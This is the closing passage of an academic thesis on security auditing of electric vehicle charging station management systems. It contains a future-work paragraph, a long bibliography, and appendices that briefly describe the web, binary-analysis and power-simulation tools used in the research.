In terms of possible future work, it is important to note that our current approach requires a considerable amount of manual analysis and inspections, which relies on domain knowledge and expertise in the field of security auditing and testing. Furthermore, we use generic search keywords for our initial lookup, which resulted in biased results in terms of the identified EVCSMS products. This could be addressed by using a more representative sample of vendor-specific keywords that could result in a wider range of identified EVCSMS products. Additionally, we leveraged a series of classification/clustering methods along with extracted features throughout the framework, which can be updated/modified to improve the overall fingerprinting outcomes. This will require the implementation and evaluation of other classification/clustering models to find the best methods/parameters for each phase. Finally, for future work we could leverage the accumulated knowledge about the identified EVCSMS and their vulnerabilities to conduct a more targeted device search, fingerprinting, and security analysis.

Bibliography

[1] M. Campbell-Kelly and D. D. Garcia-Swartz, "The history of the internet: the missing narratives," *Journal of Information Technology*, vol. 28, no. 1, pp. 18–33, 2013.

[2] B. M. Leiner, V. G. Cerf, D. D. Clark, R. E. Kahn, L. Kleinrock, D. C. Lynch, J. Postel, L. G. Roberts, and S. Wolff, "A brief history of the internet," *ACM SIGCOMM Computer Communication Review*, vol. 39, no. 5, pp. 22–31, 2009.

[3] P. Corcoran, "The internet of things: why now, and what's next?" *IEEE consumer electronics magazine*, vol. 5, no. 1, pp. 63–68, 2015.

[4] N. Kherraf, H. A. Alameddine, S. Sharafeddine, C. M. Assi, and A. Ghrayeb, "Optimized provisioning of edge computing resources with heterogeneous workload in iot networks," *IEEE Transactions on Network and Service Management*, vol. 16, no. 2, pp. 459–474, 2019.

[5] A. Al-Fuqaha, M. Guizani, M. Mohammadi, M. Aledhari, and M. Ayyash, "Internet of things: A survey on enabling technologies, protocols, and applications," *IEEE communications surveys & tutorials*, vol. 17, no. 4, pp. 2347–2376, 2015.

[6] J. Lin, W. Yu, N. Zhang, X. Yang, H. Zhang, and W. Zhao, "A survey on internet of things: Architecture, enabling technologies, security and privacy, and applications," *IEEE internet of things journal*, vol. 4, no. 5, pp. 1125–1142, 2017.

[7] C. Galbrun-Noel, "How the IONITY and Schneider Electric Partnership Drives eMobility While Expanding EuropeâĂŹs EV Charging Infrastructure," https://blog.se.com/automotive-mobility/2019/11/07/

ionity-schneider-electric-partnership-drives-emobility-europes-ev-charging-infrastructure, 2019.

[8] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis *et al.*, "Understanding the mirai botnet," in *26th {USENIX} security symposium ({USENIX} Security 17)*, 2017, pp. 1093–1110.

[9] C. Alcaraz, J. Lopez, and S. Wolthusen, "OCPP Protocol: Security Threats and Challenges," *IEEE Transactions on Smart Grid*, vol. 8, no. 5, pp. 2452–2459, 2017.

[10] National Vulnerability Database, "Common Vulnerabilities and Exposures (CVE)," https://cve.mitre.org, 2021.

[11] Netherlands Enterprise Agency, "Electric Vehicle Charging: Definitions and Explanation," https://www.rvo.nl/sites/default/files/2019/01/Electric%20Vehicle%20Charging%20-%20Definitions%20and%20Explanation%20-%20january%202019_0.pdf, Jan. 2019.

[12] A. Muir and J. Lopatto, "Final report on the august 14, 2003 blackout in the united states and canada: causes and recommendations," 2004.

[13] ENTSO-E: European Network of Transmission System Operators for Electricity, "UCTE Operation Handbook - Glossary," https://www.entsoe.eu/fileadmin/user_upload/_library/publications/entsoe/Operation_Handbook/glossary_v22.pdf, 2004.

[14] International Energy Agency, "Global EV Outlook 2020," https://www.iea.org/reports/global-ev-outlook-2020, Jun. 2020.

[15] X. Hu, S. J. Moura, N. Murgovski, B. Egardt, and D. Cao, "Integrated optimization of battery sizing, charging, and power management in plug-in hybrid electric vehicles," *IEEE Transactions on Control Systems Technology*, vol. 24, no. 3, pp. 1036–1043, 2015.

[16] C. Thomas, "Fuel cell and battery electric vehicles compared," *international journal of hydrogen energy*, vol. 34, no. 15, pp. 6005–6020, 2009.

[17] Office of Energy Efficiency & Renewable Energy, "Vehicle Charging," https://www.energy.gov/eere/electricvehicles/vehicle-charging, 2020.

[18] I. Rahman, P. M. Vasant, B. S. M. Singh, M. Abdullah-Al-Wadud, and N. Adnan, “Review of recent trends in optimization techniques for plug-in hybrid, and electric vehicle charging infrastructures,” *Renewable and Sustainable Energy Reviews*, vol. 58, pp. 1039–1047, 2016.

[19] R. J. Flores, B. P. Shaffer, and J. Brouwer, “Electricity costs for an electric vehicle fueling station with level 3 charging,” *Applied Energy*, vol. 169, pp. 813–830, 2016.

[20] G. Joos, M. De Freige, and M. Dubois, “Design and simulation of a fast charging station for phev/ev batteries,” in *2010 IEEE Electrical Power & Energy Conference*. IEEE, 2010, pp. 1–5.

[21] J. Y. Yong, V. K. Ramachandaramurthy, K. M. Tan, and N. Mithulananthan, “A review on the state-of-the-art technologies of electric vehicle, its impacts and prospects,” *Renewable and Sustainable Energy Reviews*, vol. 49, pp. 365–385, 2015.

[22] A. Foley, I. Winning, and B. Ó. Ó. Gallachóir, “State-of-the-art in electric vehicle charging infrastructure,” in *2010 IEEE Vehicle Power and Propulsion Conference*. IEEE, 2010, pp. 1–6.

[23] A. Briones, J. Francfort, P. Heitmann, M. Schey, S. Schey, and J. Smart, “Vehicle-to-Grid (V2G) Power Flow Regulations and Building Codes Review by the AVTA,” Idaho National Lab, 2012.

[24] K. Bao, H. Valev, M. Wagner, and H. Schmeck, “A Threat Analysis of the Vehicle-to-Grid Charging Protocol ISO 15118,” *Computer Science-Research and Development*, vol. 33, no. 1-2, pp. 3–12, 2018.

[25] A. Heinrich and M. Schwaiger, “Iso 15118–charging communication between plug-in electric vehicles and charging infrastructure,” in *Grid Integration of Electric Mobility*. Springer, 2017, pp. 213–227.

[26] T. Anegawa, “Characteristics of chademo quick charging system,” *World Electric Vehicle Journal*, vol. 4, no. 4, pp. 818–822, 2010.

[27] OCPP, “OCPP 2.0 Part 2: Specification. Technical Report,” 2018.

[28] Hydro-Quebec, "Electric Vehicle Charging Stations: Technical Installation Guide," https://www.hydroquebec.com/data/electrification-transport/pdf/technical-guide.pdf, 2015.

[29] B. Zhao, S. Ji, W.-H. Lee, C. Lin, H. Weng, J. Wu, P. Zhou, L. Fang, and R. Beyah, "A large-scale empirical study on thevulnerability of deployed iot devices," *IEEE Transactions on Dependable and Secure Computing*, 2020.

[30] Shodan, "The search engine for Internet-connected devices." https://www.shodan.io, Shodan, 2021.

[31] Censys, "A search engine based on Internet-wide scanning for the devices and networks." https://censys.io, Censys, 2021.

[32] Zoomeye, "ZoomEye - Cyberspace Search Engine," https://www.zoomeye.org, Zoomeye, 2021.

[33] Fofa, "Fofa," https://fofa.so, Fofa, 2021.

[34] X. Feng, Q. Li, H. Wang, and L. Sun, "Acquisitional rule-based engine for discovering internet-of-things devices," in *27th {USENIX} Security Symposium ({USENIX} Security 18)*, 2018, pp. 327–341.

[35] X. Wang, Y. Wang, X. Feng, H. Zhu, L. Sun, and Y. Zou, "Iottracker: An enhanced engine for discovering internet-of-thing devices," in *2019 IEEE 20th International Symposium on" A World of Wireless, Mobile and Multimedia Networks"(WoWMoM)*. IEEE, 2019, pp. 1–9.

[36] J. Holland, R. Teixeria, P. Schmitt, K. Borgolte, J. Rexford, N. Feamster, and J. Mayer, "Classifying network vendors at internet scale," *arXiv preprint arXiv:2006.13086*, 2020.

[37] D. Yu, L. Zhang, Y. Chen, Y. Ma, and J. Chen, "Large-scale iot devices firmware identification based on weak password," *IEEE Access*, vol. 8, pp. 7981–7992, 2020.

[38] S. Dmitry, "ChargePoint Home Security Research," https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/12/13084354/ChargePoint-Home-security-research_final.pdf, Dec. 2018.

[39] Schneider Electric , “Annotation Note to the Schneider Electric Security Notification for EVlink Parking,” https://download.schneider-electric.com/files?p_enDocType=Software+-+Release+Notes&p_File_Name=Annotation_to_SEVD-2018-354-01_Security+Notification.pdf&p_Doc_Ref=annotation_SEVD-2018-354-01, Jan. 2019.

[40] Schneider Electric, “Schneider Electric Security Notification: Security Notification âĂŞ EVLink Parking,” https://download.schneider-electric.com/files?p_enDocType=Software+-+Release+Notes&p_File_Name=SEVD-2018-354-01_Security+Notification.pdf&p_Doc_Ref=SEVD-2018-354-01, May 2018.

[41] T. Spring, “Critical Bug Patched in Schneider Electric Vehicle Charging Station,” https://threatpost.com/critical-bug-patched-in-schneider-electric-vehicle-charging-station/140370, 2018.

[42] J. E. Rubio, C. Alcaraz, and J. Lopez, “Addressing Security in OCPP: Protection Against Man-in-the-Middle Attacks,” in *2018 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, Paris, France, 2018, pp. 1–5.

[43] S. Lee, Y. Park, H. Lim, and T. Shon, “Study on Analysis of Security Vulnerabilities and Countermeasures in ISO/IEC 15118 Based Electric Vehicle Charging Technology,” in *2014 International Conference on IT Convergence and Security (ICITCS)*, Beijing, China, 2014, pp. 1–4.

[44] R. Baker and I. Martinovic, “Losing the Car Keys: Wireless PHY-Layer Insecurity in EV Charging,” in *28th USENIX Security Symposium (USENIX 19)*. Santa Clara, CA: USENIX Association, aug 2019, pp. 407–424.

[45] R. M. Pratt and T. E. Carroll, “Vehicle Charging Infrastructure Security,” in *2019 IEEE International Conference on Consumer Electronics (ICCE)*, Las Vegas, NV, USA, 2019, pp. 1–5.

[46] R. Gottumukkala, R. Merchant, A. Tauzin, K. Leon, A. Roche, and P. Darby, “Cyber-physical System Security of Vehicle Charging Stations,” in *2019 IEEE Green Technologies Conference (GreenTech)*, Lafayette, LA, USA, 2019, pp. 1–5.

[47] J. Antoun, M. E. Kabir, B. Moussa, R. Atallah, and C. Assi, “A Detailed Security Assessment of the EV Charging Ecosystem,” *IEEE Network*, vol. 34, no. 3, pp. 200–207, 2020.

[48] Y. Fraiji, L. B. Azzouz, W. Trojet, and L. A. Saidane, “Cyber Security Issues of Internet of Electric Vehicles,” in *2018 IEEE Wireless Communications and Networking Conference (WCNC)*, Barcelona, Spain, 2018, pp. 1–6.

[49] S. Acharya, Y. Dvorkin, and R. Karri, “Public Plug-in Electric Vehicles + Grid Data: Is a New Cyberattack Vector Viable?” *IEEE Transactions on Smart Grid*, pp. 1–1, 2020.

[50] N. Saxena, S. Grijalva, V. Chukwuka, and A. V. Vasilakos, “Network security and privacy challenges in smart vehicle-to-grid,” *IEEE Wireless Communications*, vol. 24, no. 4, pp. 88–98, 2017.

[51] Z. Zhou, B. Wang, M. Dong, and K. Ota, “Secure and efficient vehicle-to-grid energy trading in cyber physical systems: Integration of blockchain and edge computing,” *IEEE Transactions on Systems, Man, and Cybernetics: Systems*, vol. 50, no. 1, pp. 43–57, 2020.

[52] L. Chen, J. Zhou, Y. Chen, Z. Cao, X. Dong, and K.-K. R. Choo, “Padp: Efficient privacy-preserving data aggregation and dynamic pricing for vehicle-to-grid networks,” *IEEE Internet of Things Journal*, vol. 8, no. 10, pp. 7863–7873, 2021.

[53] N. Saxena and B. J. Choi, “Authentication scheme for flexible charging and discharging of mobile vehicles in the v2g networks,” *IEEE Transactions on Information Forensics and Security*, vol. 11, no. 7, pp. 1438–1452, 2016.

[54] M. He, K. Zhang, and X. S. Shen, “Pmqc: A privacy-preserving multi-quality charging scheme in v2g network,” in *2014 IEEE Global Communications Conference*, 2014, pp. 675–680.

[55] H. Liu, H. Ning, Y. Zhang, and M. Guizani, “Battery status-aware authentication scheme for v2g networks in smart grid,” *IEEE Transactions on Smart Grid*, vol. 4, no. 1, pp. 99–110, 2013.

[56] S. Mousavian, M. Erol-Kantarci, L. Wu, and T. Ortmeyer, "A risk-based optimization model for electric vehicle infrastructure response to cyber attacks," *IEEE Transactions on Smart Grid*, vol. 9, no. 6, pp. 6160–6169, 2018.

[57] Zyte, "Scrapy | A Fast and Powerful Scraping and Web Crawling Framework," https://scrapy.org, Scrapy, 2021.

[58] Refirm Labs, "Binwalk: Nb 1 Firmware extraction tool in the world." https://www.refirmlabs.com/binwalk, Refirm Labs, 2021.

[59] J. W. Ratcliff and D. E. Metzener, "Pattern-matching-the gestalt approach," *Dr Dobbs Journal*, vol. 13, no. 7, p. 46, 1988.

[60] The ZMap Project, "The ZMap Project," https://zmap.io, The ZMap Project, 2021.

[61] "OWASP Testing Guide (4.0)," Retrieved from https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf, The OWASP Foundation, May 2021.

[62] Linux, "dd(1) âĂŤ Linux manual page," https://man7.org/linux/man-pages/man1/dd.1.html, Linux, 2021.

[63] X. Roche, "HTTrack Website Copier," https://www.httrack.com/, 2021.

[64] Radare, "radare," https://rada.re/n/radare2.html, 2021.

[65] rizin.re, "Cutter," https://cutter.re, rizin.re, 2021.

[66] Radare, "r2ghidra," https://github.com/radareorg/r2ghidra, 2021.

[67] Andrew Horton, "WhatWeb," https://github.com/urbanadventurer/WhatWeb, 2021.

[68] PortSwigger, "Burp Suite - Application Security Testing Software - PortSwigger)," https://portswigger.net/burp, 2021.

[69] Google Chrome Developers, "Chrome DevTools - Chrome Developers," https://developer.chrome.com/docs/devtools/, 2021.

[70] Edge Security, "Wfuzz: The web application Bruteforcer," http://www.edge-security.com/wfuzz.php, 2021.

[71] OWASP, "OWASP Foundation | Open Source Foundation for Application Security," https://owasp.org, 2021.

[72] MITRE, "Common Weakness Enumeration (CWE)," https://cwe.mitre.org, 2021.

[73] B. Damele and M. Stampar, "sqlmap: automatic SQL injection and database takeover tool," http://sqlmap.org, 2021.

[74] Schneider Electric, "EVlink Charging stations - Software update - R8," https://www.se.com/ww/en/product-range/60850-evlink-parking/#software-and-firmware.

[75] "The PowerWorld Simulator," https://www.powerworld.com/, PowerWorld, 2021.

[76] PowerWorld, "Power test cases," https://icseg.iti.illinois.edu/wscc-9-bus-system/, Illinois Center for a Smarter Electric Grid (ICSEG), 2021.

[77] S. Soltan, P. Mittal, and H. V. Poor, "BlackIoT: IoT Botnet of High Wattage Devices Can Disrupt the Power Grid," in *27th USENIX Security Symposium (USENIX 18)*. Baltimore, MD: USENIX Association, Aug. 2018, pp. 15–32.

[78] O. Erdinc, N. G. Paterakis, T. D. Mendes, A. G. Bakirtzis, and J. P. Catalao, "Smart household operation considering bi-directional ev and ess utilization by real-time pricing-based dr," *IEEE Transactions on Smart Grid*, vol. 6, no. 3, pp. 1281–1291, 2014.

[79] A. K. Farraj and D. Kundur, "On Using Energy Storage Systems in Switching Attacks that Destabilize Smart Grid Systems," in *Proc. of the IEEE Power & Energy Society Innovative Smart Grid Technologies Conference (ISGT)*, 2015, pp. 1–5.

[80] L. Shan, C. Bo, Z. Takis, K. Deepa, and B.-P. Karen, "A Coordinated Multi-Switch Attack for Cascading Failures in Smart Grid," *IEEE Transactions on Smart Grid*, vol. 5, no. 3, pp. 1183–1195, 2014.

[81] F. Sagstetter, M. Lukasiewycz, S. Steinhorst, M. Wolf, A. Bouard, W. R. Harris, S. Jha, T. Peyrin, A. Poschmann, and S. Chakraborty, "Security challenges in automotive hardware/-software architecture design," in *2013 Design, Automation & Test in Europe Conference & Exhibition (DATE)*. IEEE, 2013, pp. 458–463.

[82] M. Weissbacher, W. Robertson, E. Kirda, C. Kruegel, and G. Vigna, "Zigzag: Automatically hardening web applications against client-side validation vulnerabilities," in *24th {USENIX} Security Symposium ({USENIX} Security 15)*, 2015, pp. 737–752.

[83] H. Assal and S. Chiasson, "Security in the software development lifecycle," in *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, 2018, pp. 281–296.

[84] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis *et al.*, "Understanding the Mirai Botnet," in *Proc. of the 26th USENIX Security Symp.*, Vancouver, BC, 2017, pp. 1093–1110.

[85] O. Alrawi, C. Zuo, R. Duan, R. P. Kasturi, Z. Lin, and B. Saltaformaggio, "The betrayal at cloud city: An empirical analysis of cloud-based mobile backends," in *28th {USENIX} Security Symposium ({USENIX} Security 19)*, 2019, pp. 551–566.

Appendix A

Web Application Analysis Tools

A.1 Burpsuite

Burpsuite [68] is a platform for performing security testing of web applications. It implements various tools (e.g., Proxy, Repeater) that offer several functionalities that support the entire testing process such as initial mapping of an application's attack surface through to exploiting security vulnerabilities. Burpsuite combines manual techniques with state-of-the-art automation. Burpsuite was used in this thesis to conduct manual analysis of EVCSMS by capturing and inspecting HTTP requests exchanged with the corresponding EVCSMS server.

A.2 SQLmap

SQLmap [73] is an open source penetration testing tool for exploiting SQL injection flaws and taking over of database servers. It contains a powerful engine and a wide range of switches for database fingerprinting, database data fetching, filesystem access and operating system command execution. SQLmap was used in this thesis to automate the exploit development for SQLi vulnerabilities detected within EVCSMS products.

A.3 Wfuzz

Wfuzz [70] is a fuzzing tool designed to conduct brute force manoeuvres on web applications for finding unlinked resources such as directories and servlets, for discovering hidden GET/POST parameters, for inspecting injection points, and for uncovering undocumented form parameters. Wfuzz was used in this thesis to discover hidden resources and parameters within EVCSMS products.

A.4 HTTrack

HTTrack [63] is an open-source web crawler and offline browser that allows the download of web entities from the Internet to a local computer. It fucntions by following links that are generated with JavaScript and inside Applets, and sequentially fetches resources from the web host arranging them based on the original host's relative link-structure. HTTrack was used in this thesis to create offline copies of the examined EVCSMS by collecting and storing the inspected endpoints.

A.5 Developer Tools

Developer Tools [69] were used in this thesis to examine, manipulate and alter HTTP request traffic and endpoint parameters on a very low-level directly through the browser, allowing full control over every aspect of the communication with the EVCSMS instance servers.

A.6 WhatWeb

WhatWeb [67] is a tool designed for recognizing web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices, as well as version numbers, email addresses, account IDs, web framework modules, and SQL errors. WhatWeb was used in this thesis to discover and enumerate the various technologies and their details/specifications employed by EVCSMS web applications.

A.7 Scrapy

Scrapy [57] is an open-source crawling framework, designed for web scraping, which can also be used to extract data using APIs as well as a general-purpose web crawler. Scrapy was used in this thesis to crawl web endpoints on vendor websites to find and download firmware images, as well as on EVCSMS web portals to locate hyperlinks and recursively find endpoints.

Appendix B

Binary Analysis Tools

B.1 Radare2

Radare2 [64] is a reverse-engineering framework for analyzing binaries. It is composed of a set of utilities that can be used together or on their own. It generates assembly language source code from machine-executable code and supports a wide variety of binary executable formats belonging to different processor architectures and operating systems. Radare2 was used in this thesis to debug and trace the execution of binaries contained within the filesystems of the different EVCSMS firmware images.

B.2 Cutter

Cutter [65] is a graphical user interface (GUI) open-source reverse-engineering platform. It offers various powerful features such as disassembly graph view, multi-platform native debugger, dynamic analysis module, linear disassembly view, hex view, python scripting engine, binary patching, emulation, and support for plugins. Cutter was used in this thesis to conduct visual disassembly of EVCSMS executables, perform binary patching and instruction manipulation to examine all available execution paths.

B.3 Ghidra (r2ghidra)

r2ghidra [66] is a standalone self-contained plugin integration of the Ghidra decompiler written in C++ for radare2, whose purpose is to create high level C source code from an input that is a collection of binary executable assembly instructions.

B.4 Binwalk

Binwalk [58] is a tool designed for searching and identifying files and executable code embedded within binary firmware images. It contains signatures for files that are often found in firmware images such as compressed and archived files, firmware headers, Linux kernels, bootloaders, filesystems. Binwalk was used in this thesis to extract the filesystems embedded within the EVCSMS firmware images, allowing for further analysis of the underlying components.

B.5 DD

DD [62] is a command-line utility for Unix-like operating systems whose primary purpose is to convert and copy files. DD can read/write from/to hardware device drivers and disk image files, and is used for tasks such as backup and data retrieval as well as data conversion (e.g., byte order swapping, conversion to/from ASCII). The DD utility was used in this thesis for extracting special EVCSMS filesystems such as JFFS2 images.

Appendix C

Simulation Tools

C.1 PowerWorld Simulator

PowerWorld Simulator [75] is an interactive industrial-level power system simulation software for simulating timely high voltage power system operations over a period of time ranging from minutes to days. This simulator contains an effective power flow analysis suite of tools capable of solving systems with a large number of buses. PowerWorld Simulator was used in this thesis to perform simulations for testing the frequency stability of a 9-bus power system by conducting transient stability analysis.